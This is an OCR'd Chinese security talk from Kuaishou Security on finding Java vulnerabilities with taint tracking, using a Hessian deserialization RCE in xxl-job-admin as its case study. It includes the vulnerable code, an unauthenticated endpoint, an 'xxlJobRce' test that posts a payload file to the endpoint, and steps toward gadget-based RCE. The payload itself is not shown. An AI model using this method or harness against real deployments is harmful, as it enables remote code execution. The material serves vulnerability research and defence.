快手

# 如何利用污点跟踪技术高效的挖掘Java漏洞

owefsad -火线安全研究专家

快手中学 KUAISHOU SCHOOL | 快手安全 KUAISHOU SECURITY

# 代码审计的流程

1、配置审计分析环境

2、熟悉业务流程

3、分析程序架构


4、工具自动化分析

5、人工审计结果

6、整理审计报告


## 案例分析

# 案例分析


Occurrences of 'readObject()'
Targets
Occurrences of 'readObject()' in Direct
Found Occurrences 3 occurrence
AdminBizTest.java 2 occurrence
88 hi.readObject();
93 //         ois.readObject();
HessianSerializer.java 1 occurrence
32 return hi.readObject();

```
        HessianOutput ho = new HessianOutput(os);
        try {
            ho.writeObject(obj);
        } catch (IOException e) {
            throw new IllegalStateException(e.getMessage(), e);
        }
        return os.toByteArray();
    }

    public static <T> Object deserialize(byte[] bytes, Class<T> clazz) {
        ByteArrayInputStream is = new ByteArrayInputStream(bytes);
        HessianInput hi = new HessianInput(is);
        try {
            return hi.readObject();
        } catch (IOException e) {
            throw new IllegalStateException(e.getMessage(), e);
        }
    }


}
```

xxl-job-admin 反序列化漏洞




```
public static <T> Object deserialize(byte[] bytes, Class<T> clazz) {
    ByteArrayInputStream is
    HessianInput hi = new He
    try {
        return hi.readObject
    } catch (IOException e)
        throw new IllegalSta
    }
}
```

Usages of deserialize(byte[], Class<T>) — Results in 'All Places'    Found 3 usages

```
JobApiController    doInvoke(HttpServletRequest)    36  RpcRequest rpcRequest = (RpcRequest) HessianSerializer.deserialize(requestBytes, RpcRequest.class);
JettyClient         send(RpcRequest)                37  RpcResponse rpcResponse = (RpcResponse) HessianSerializer.deserialize(responseBytes, RpcResponse.class);
JettyServerHandler  doInvoke(HttpServletRequest)    54  RpcRequest rpcRequest = (RpcRequest) HessianSerializer.deserialize(requestBytes, RpcRequest.class);
```

Press ⌥⌘F7 again to search in 'Project Files'


# 案例分析



```
@Controller
public class JobApiController {
    private static Logger logger = LoggerFactory.getLogger(JobApiController.class);

    private RpcResponse doInvoke(HttpServletRequest request) {
        try {
            // deserialize request
            byte[] requestBytes = HttpClientUtil.readBytes(request);
            if (requestBytes == null || requestBytes.length==0) {
                RpcResponse rpcResponse = new RpcResponse();
                rpcResponse.setError("RpcRequest byte[] is null");
                return rpcResponse;
            }
            RpcRequest rpcRequest = (RpcRequest) HessianSerializer.deserialize(requestBytes, RpcRequest.class);

            // invoke
            RpcResponse rpcResponse = NetComServerFactory.invokeService(rpcRequest,  serviceBean: null);
            return rpcResponse;
        } catch (Exception e) {
            logger.error(e.getMessage(), e);

            RpcResponse rpcResponse = new RpcResponse();
            rpcResponse.setError("Server-error:" + e.getMessage());
            return rpcResponse;
        }
    }
```

xxl-job-admin 反序列化漏洞


# 案例分析



```
@RequestMapping(AdminBiz.MAPPING)
@PermessionLimit(limit=false)
public void api(HttpServletRequest request, HttpServletResponse response) throws IOException {

    // invoke
    RpcResponse rpcResponse = doInvoke(request);

    // serialize response
    byte[] responseBytes = HessianSerializer.serialize(rpcResponse);

    response.setContentType("text/html;charset=utf-8");
    response.setStatus(HttpServletResponse.SC_OK);
    //baseRequest.setHandled(true);

    OutputStream out = response.getOutputStream();
    out.write(responseBytes);
    out.flush();
}
```

xxl-job-admin 反序列化漏洞

## 案例分析



```
mybatis-mapper
spring
freemarker.propertie
log4j.properties
quartz.properties
xxl-job-admin.proper
webapp
test
java
com.xxl.job.dao.impl
AdminBizTest
Exploit
XxlJobGroupDaoT
XxlJobInfoTest
XxlJobLogDaoTes
XxlJobLogGlueDa
XxlJobRegistryDa
arget
om.xml
xl-job-admin.iml
ob-core
ob-executor-samples
ttributes
nore
is.yml
NSE
ICE
xml
DME.md
Libraries
```

```java
    // admin-client
    private static String addressUrl = "http://127.0.0.1:8080/xxl-job-admin".concat(AdminBiz.MAPPING);

    private static String accessToken = null;

    /** registry executor ...*/
    @Test
    public void registryTest() throws Exception {...}

    /** registry executor remove ...*/
    @Test
    public void registryRemove() throws Exception {...}

    /** trigger job for once ...*/
    @Test
    public void triggerJob() throws Exception {...}

    @Test
    public void xxlJobRce() {
        try {
            byte[] data = getContent( filePath: "/tmp/d.payload");

            byte[] responseBytes = HttpClientUtil.postRequest(addressUrl, data);
            if (responseBytes == null || responseBytes.length == 0) {

            }

        } catch (Exception e) {
            e.printStackTrace();
            System.out.println("反序列化过程出错，错误原因： " + e);
        }
    }
```

xxl-job-admin RCE

快手安全
KUAISHOU SECURITY

## 挖掘Hession反序列化漏洞时， 我们需要做什么？

## 案例分析

1、搜索 readObject 方法

2、跟踪 Hession 对象，找到外部可控的入口参数


3、确认反序列化流程中是否存在限制

4、寻找第三方依赖，构造gadget，触发RCE

## 污点跟踪技术，带来了什么？

# IAST 自动梳理API接口

根据hook规则，自动梳理出污点调用链路


污点流图

● 污点来源　● 传播方法　● 危险方法


ServletRequestWrapper.getInputStream()

InputStream.read()

ByteArrayInputStream.<init>()

HessianInput.readObject()

# IAST梳理第三方依赖组件



xxl-job JAVA

扫描模式 插桩模式　负责人 admin　最新时间 2021.11.04 17:16:47　版本 v1.0　报告导出　设置

